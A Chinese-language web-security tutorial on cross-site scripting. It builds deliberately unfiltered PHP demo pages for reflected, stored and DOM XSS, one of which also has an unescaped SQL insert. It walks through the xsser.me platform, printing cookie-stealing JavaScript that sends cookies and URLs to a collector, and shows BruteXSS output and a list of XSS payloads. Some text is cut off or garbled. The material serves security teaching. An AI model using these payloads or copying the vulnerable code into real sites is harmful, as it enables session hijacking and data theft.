
Web安全系列 -- XSS前端漏洞

前言

这是渗透测试方面的第一课，我们跳过了社工技术的讲解，在之前的课程讲解中已经为大家介绍了社工技术的基本方法，对于社工，我们要做的就是足够细心和耐心，尽可能

前端漏洞

随着WEB应用越来越复杂，用户对WEB安全也越来越重视。再加上前端工程师的工作面已逐渐扩大，开始覆盖到各种业务逻辑，因此如何应对各种WEB安全问题就显得十分

xss跨站脚本漏洞

非持久型xss攻击：顾名思义，非持久型xss攻击是一次性的，仅对当次的页面访问产生影响。非持久型xss攻击要求用户访问一个被攻击者篡改后的链接，用户访问该链接时

持久型xss攻击：持久型xss，会把攻击者的数据存储在服务器端，攻击行为将伴随着攻击数据一直存在。

xss也可以分成三类：

反射型：经过后端，不经过数据库

存储型：经过后端，经过数据库

DOM型：不经过后端，DOM—based XSS漏洞是基于文档对象模型Document Object Model(DOM)的一种漏洞，dom - xss是通过url传入参数去控制触发的。

反射型xss

新建一个xss.php文件并加入以下代码：

```
\\XSS■■■■■
<form action="" method="get">
    <input type="text" name="xss"/>
    <input type="submit" value="test"/>
</form>
<?php
    $xss = @$_GET['xss'];
    if($xss!=null){
        echo $xss;
    }
?>
```

这段代码中首先包含一个表单，用于向页面自己发送GET请求，带一个名为xss的参数。

然后PHP会读取该参数，如果不为空，则直接打印出来，这里不存在任何过滤。也就是说，如果xss中存在HTML结构性的内容，打印之后会直接解释为HTML元素。

部署好这个文件，访问<http://localhost/xss.php>，直接输入一个js代码，比如<script>alert('hack')</script>

← ⓘ localhost/XSS_1/xss.php

INT ▾ SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL
Split URL
Execute


☐ Enable Post data ☐ Enable Referrer

\\XSS反射演示

pt>alert('hack')</script>


test

之后点击test：



我们输入的HTML代码被执行了。用Firebug查看，我们输出的内容直接插入到了页面中，解释为<script>标签。

\\XSS反射演示



反射型XSS的数据流向是：■■■■ -> ■■ -> ■■■■。

存储型xss

把xss.php内容改为下述内容（同时数据库中需要配置相应的表）：

```
\\■■■XSS■■■
<form action="" method="post">
  <input type="text" name="xss"/>
  <input type="submit" value="test"/>
</form>
<?php
  $xss=@$_POST['xss'];
  mysql_connect("localhost","root","123");
  mysql_select_db("xss");
  if($xss!=null){
    $sql="insert into temp(id,payload) values('1','$xss')";
    $result=mysql_query($sql);
    echo $result;
  }
?>
```

用户输入的内容还是没有过滤，但是不直接显示在页面中，而是插入到了数据库。

新建show.php，内容为：

```
<?php
  mysql_connect("localhost","root","root");
  mysql_select_db("xss");
  $sql="select payload from temp where id=1";
  $result=mysql_query($sql);
  while($row=mysql_fetch_array($result)){
    echo $row['payload'];
  }
?>
```

该代码从数据库读取了之前插入的内容，并将其显示出来。

先创建一个数据库xss,创建temp表

localhost/phpMyAdmin/index.php?token=4ad6461f97dd3e712855470d66d53443#PMAURL-5:import.php?db=xss&table=temp&server=1&target=&toke

phpMyAdmin

(最近使用的表)...

- information_schema
- mysql
- test
- xss
 - 新建
 - temp

服务器: localhost 数据库: xss 表: temp (InnoDB 引擎: 4096 KB)

浏览 结构 SQL 搜索 插入 导出 导入 操作

✓ MySQL 返回的查询结果为空 (即零行)。 (查询花费 0.0003 秒)

```
SELECT *  
FROM temp  
LIMIT 0, 30
```

[快速编辑] [编辑] [解析 SQL]

#	名字	类型	排序规则	属性	空	默认	额外	操作
1	id	int(11)			否			修改 删除 主键 唯一 索引 空间 全文搜索 非重复值 (DISTINCT)
2	payload	varchar(11)	utf8_bin		否			修改 删除 主键 唯一 索引 空间 全文搜索 非重复值 (DISTINCT)

全选 选中项: 浏览 修改 删除 主键 唯一 索引

打印预览 关系查看 规划表结构 移动字段

添加 1 个字段 于表结尾 于表开头 于之后 id 执行


+ 索引


信息


然后访问xss.php，像之前一样输入HTML代码

← ⓘ localhost/XSS_1/xss.php

INT ▾ - + SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾

 Load URL

 Split URL

 Execute

☐ Enable Post data ☐ Enable Referrer

\\存储XSS演示

pt>alert('\hack\')</script

test

ⓘ localhost/XSS_1/show.php

localhost 显示 :

hack

☐ 禁止此页再显示对话框。

确定

点击test，点击之后却发现没有任何动静，但事实上，我们的数据已经插入到了数据库中。

(最近使用的表) ...

+

information_schema

+

mysql

+

test

-

xss

新建

temp

⚠

该表没有唯一字段。单元格编辑、复选框、编辑、复制和删除无法正常使用。

✓

正在显示第 0 - 0 行 (共 1 行, 查询花费 0.0004 秒)

SELECT *

FROM `temp`

LIMIT 0, 30

显示: 起始行: 0 行数: 30 每 100 行重复表头

+ 选项

id	payload
2	<script>alert('hack')</script>

显示: 起始行: 0 行数: 30 每 100 行重复表头

当我们访问show.php查询这个值的时候，代码就会被执行。


存储型XSS的执行位置通常不同于输入位置。我们可以看出，存储行XSS的数据流向是：

■■■■ -> ■■ -> ■■■■ -> ■■ -> ■■■■。

DOM型xss

把xss.php内容改为

```
<?php
    error_reporting(0); //■■■■■■■■
    $name = $_GET["name"];
?>
<input id="text" type="text" value="<?php echo $name?>" />
<div id="print"></div>
<script type="text/javascript">
    var text = document.getElementById("text");
    var print = document.getElementById("print");
    print.innerHTML = text.value; // ■■ text■■■■■■■■print■■■■■■■■xss■■■■■■■■
</script>
```



DOM-XSS 的数据流向是：URL -->■■■■

总结

在易用性上，存储型XSS > DOM - XSS > 反射型 XSS。

注：反射型xss和dom-xss都需要在数据包中加入js代码才能够触发。

漏洞利用

通过 XSS 来获得用户 Cookie 或其他有用信息，利用平台负责接收并保存这些信息。XSS利用平台有很多种如XSS Shell, BeEF, Anehta, CAL9000。

进入搭建好的xsser.me平台首页输入用户名与密码进行登录

成功之后会显示主界面，左边是模块列表，右边是项目列表：

XSS Platform

用户: fendo88, [退出](#)

我的项目	创建	我的项目	创建项目			
我的模块	创建	项目名称	项目描述	内容数	创建时间	操作
公共模块						
基础认证钓鱼						
XSS.js						
默认模块						

我们点击左边“我的项目”旁边的“创建”按钮：

我的项目

创建

我的模块

创建

公共模块

基础认证钓鱼

xss.js

默认模块

当前位置：[首页](#) > 创建项目

创建项目

项目名称

fendo

项目描述

XSS利用

下一步

取消

名称和描述可以随便取，不影响使用。输入时候点击“下一步”按钮。之后会出现“配置代码”界面：

点击下一步、就会看到这个项目的一些信息

我的项目

fendo

创建

我的模块

创建

公共模块

[基础认证钓鱼](#)

[xss.js](#)

[默认模块](#)

当前位置: [首页](#) > 配置项目代码

配置代码

项目名称

fendo

☐ 默认模块 [折叠](#)

参数:
location,toplocation,cookie,opener
代码:
(function(){(new Image()).src='http://localhost/xsser/index.php?do=api&id={projectId}&location='+escape((function(){try{return document.location.href}catch(e){return ''}}())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}}())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ''}}())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)? window.opener.location.href:''})catch(e){return ''}}())});if({set:keepsession}==1){keep=new Image();keep.src='http://localhost/xsser/index.php?do=keepsession&id={projectId}&url='+escape(document.location)+'&cookie='+escape(document.cookie)});

☐ xss.js [展开](#)

☐ 基础认证钓鱼 [展开](#)

☒ 自定义代码

选择默认模块，把它展开之后，我们可以看到它的作用是向平台发送一个请求，来收集用户的各种信息。

我的项目

fendo

创建

我的模块

创建

公共模块

[基础认证钓鱼](#)

[xss.js](#)

[默认模块](#)

当前位置: [首页](#) > 配置项目代码

配置代码

项目名称

fendo

☒ 默认模块 [折叠](#)

需要配置的参数
☒ 无keepsession ☐ keepsession
参数:
location,toplocation,cookie,opener
代码:
(function(){(new Image()).src='http://localhost/xsser/index.php?do=api&id={projectId}&location='+escape((function(){try{return document.location.href}catch(e){return ''}}())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}}())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ''}}())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)? window.opener.location.href:''})catch(e){return ''}}())});if({set:keepsession}==1){keep=new Image();keep.src='http://localhost/xsser/index.php?do=keepsession&id={projectId}&url='+escape(document.location)+'&cookie='+escape(document.cookie)});

☐ xss.js [展开](#)

☐ 基础认证钓鱼 [展开](#)

XSS Platform

用户: fendo88, [退出](#)

我的项目

fendo

我的模块

公共模块

基础认证钓鱼

xss.js

默认模块

创建

创建

当前位置: [首页](#) > 项目内容

项目名称: fendo

Domain: 全部

接口地址: [http://localhost/xsser/do/auth/4a59918ba4f9910165bb0167afeffbad](#) (加 /domain/xxx 可通过域名过滤内容)

安装插件

配置

查看代码

+全部	时间	接收的内容	Request Headers	操作
-----	----	-------	-----------------	----

选中项操作: [删除](#)

就可以看到使用方法：

我的项目

fendo

我的模块

公共模块

基础认证钓鱼

xss.js

默认模块

创建

创建

当前位置: [首页](#) > 项目代码

项目名称: fendo

项目代码:

```
(function(){(new Image()).src='http://localhost/xsser/index.php?do=api&id=VRYPt&location='+escape((function(){try{return document.location.href}catch(e){return ''}})())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ''}})())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)? window.opener.location.href:''}catch(e){return ''}})())});if(''==1){keep=new Image();keep.src='http://localhost/xsser/index.php?do=keepsession&id=VRYPt&url='+escape(document.location)+'&cookie='+escape(document.cookie);}
```

如何使用:

将如下代码植入怀疑出现xss的地方(注意的转义),即可在 [项目内容](#) 观看XSS效果。

</textarea>'><script src=http://localhost/xsser/VRYPt71482828065></script>

或者

</textarea>'>

再或者以你任何想要的方式插入

[http://localhost/xsser/VRYPt71482828065](#)

返回首页

下面就演示下怎么利用

把<script src="..."></script>注入到反射型 XSS 的演示页面中。

localhost/xss/xss.php?xss=<script src="http://localhost/xsser/jjwqP6?1482848560"></script

INT

SQL

XSS

Encryption

Encoding

Other

Load URL

Split URL

Execute

Enable Post data

Enable Referrer

\\XSS反射演示

test

上面的src="xxxx"是我另外创建的一个项目的地址，把你创建好的那个项目，提供的那个地址放进去，就可以了，虽然这个页面没反应，但是xsser.me那个项目就收到消息了。

XSS Platform

用户: fendo, [退出](#)

我的项目

fendo

我的模块

apache httponly bypass

公共模块

基础认证钓鱼

xss.js

默认模块

当前位置: [首页](#) > 项目内容

项目名称: fendo

Domain: 全部

接口地址: http://localhost/xsser/do/auth/cd1e1d481da7162cf8200178d37ab3ad (加 /domain/xxx 可通过域名过滤内容)

配置

查看代码

安装插件

	+全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/>	折叠	2016-12-27 22:23:05	<ul style="list-style-type: none">location : http://localhost/xss/xss.php?xss=%3Cscript%20src=%22http://localhost/xsser/jjwqP6?1482848560%22%3E%3C/script%3Etoplocation : http://localhost/xss/xss.php?xss=%3Cscript%20src=%22http://localhost/xsser/jjwqP6?1482848560%22%3E%3C/script%3Ecookie :opener :	<ul style="list-style-type: none">HTTP_REFERER : http://localhost/xss/xs s.php?xss=%3Cscript%20src=%22http://localhost/xsser/jjwqP6?1482848560%22%3E%3C/script%3EHTTP_USER_AGENT : Mozilla/5.0 (Win dows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0REMOTE_ADDR :	删除

选中项操作: [删除](#)

测试方法

工具测试


工具方面主要介绍brutexss，工具简单但效果非常好，也可以加入自己累积的测试语句和绕过语句

BruteXSS是一个非常强大和快速的跨站点脚本暴力注入。它用于暴力注入一个参数。该BruteXSS从指定的词库加载多种有效载荷进行注入并且使用指定的载荷和扫描检查这

BruteXSS是非常准确而且极少误报。 BruteXSS支持POST和GET请求，适应现代Web应用程序。
开始界面



选择相应的数据提交方法，并输入测试的链接及相对就的参数







接下来选择测试payload 就可以开始测试了，自动进行测试，并会输出对应漏洞内容；

```

[?] 输入字典的位置 (按Enter键使用默认 wordlist.txt)
[?] > C:\Users\BJCA\Desktop\红日\brutexss\wordlist-small.txt
[+] 从指定字典加载载荷.....
[+] 98 攻击载荷加载...
[+] Bruteforce start:
[+] 测试 'unitName' 参数...
[+] 2 / 98 攻击载荷注入...
[!] XSS 漏洞发现!
[!] 参数: unitName
[!] 攻击载荷: <scRipt>a1Ert(1)</scRipt>
[+] Bruteforce完成。
[+] 1 参数是 容易攻击的 xss.
[+] 扫描结果:
+-----+-----+-----+
| Id | Parameters | Status |
+-----+-----+-----+
| 0 | unitName | 脆弱的 |
+-----+-----+-----+

```

Payload可以自己完善是这个工具的一大亮点


	wordlist.txt	2016-7-15 19:02	文本文档	2 KB
	wordlist-huge.txt	2016-7-19 12:53	文本文档	355 KB
	wordlist-medium.txt	2016-7-19 12:53	文本文档	8 KB
	wordlist-small.txt	2016-7-19 12:52	文本文档	7 KB

```
<script>alert(1)</script>
<scRipt>alErT(1)</scRipt>
<img src=x onerror=alert(1)>
<script type=vbscript>MsgBox(0)</script>
a' or 2=2--
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=JaVaScRiPt:alert("XSS")>
<BODY ONLOAD=alert("XSS")>
<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#110;&#46;&#39;&#88;&#83;&#83;&#39;&#41>
<IMG SRC=" javascript:alert("XSS");">
<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>
<BODY BACKGROUND="javascript:alert("XSS")">
<IMG DYNsrc="javascript:alert("XSS")">
<INPUT TYPE="image" DYNsrc="javascript:alert("XSS")">
<BGSOUND SRC="javascript:alert("XSS");">
<br size="{alert("XSS")}">
<LAYER SRC="http://xss.hackers.org/a.js"></layer>
<LINK REL="stylesheet" HREF="javascript:alert("XSS")">
<IMG SRC="vbscript:msgbox("XSS")">
<IMG SRC="mocha:[code]">
<IMG SRC="livescript:[code]">
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert(1)">
<IFRAME SRC=javascript:alert("XSS")></IFRAME>
<FRAMESET><FRAME SRC=javascript:alert("XSS")></FRAMESET>
```

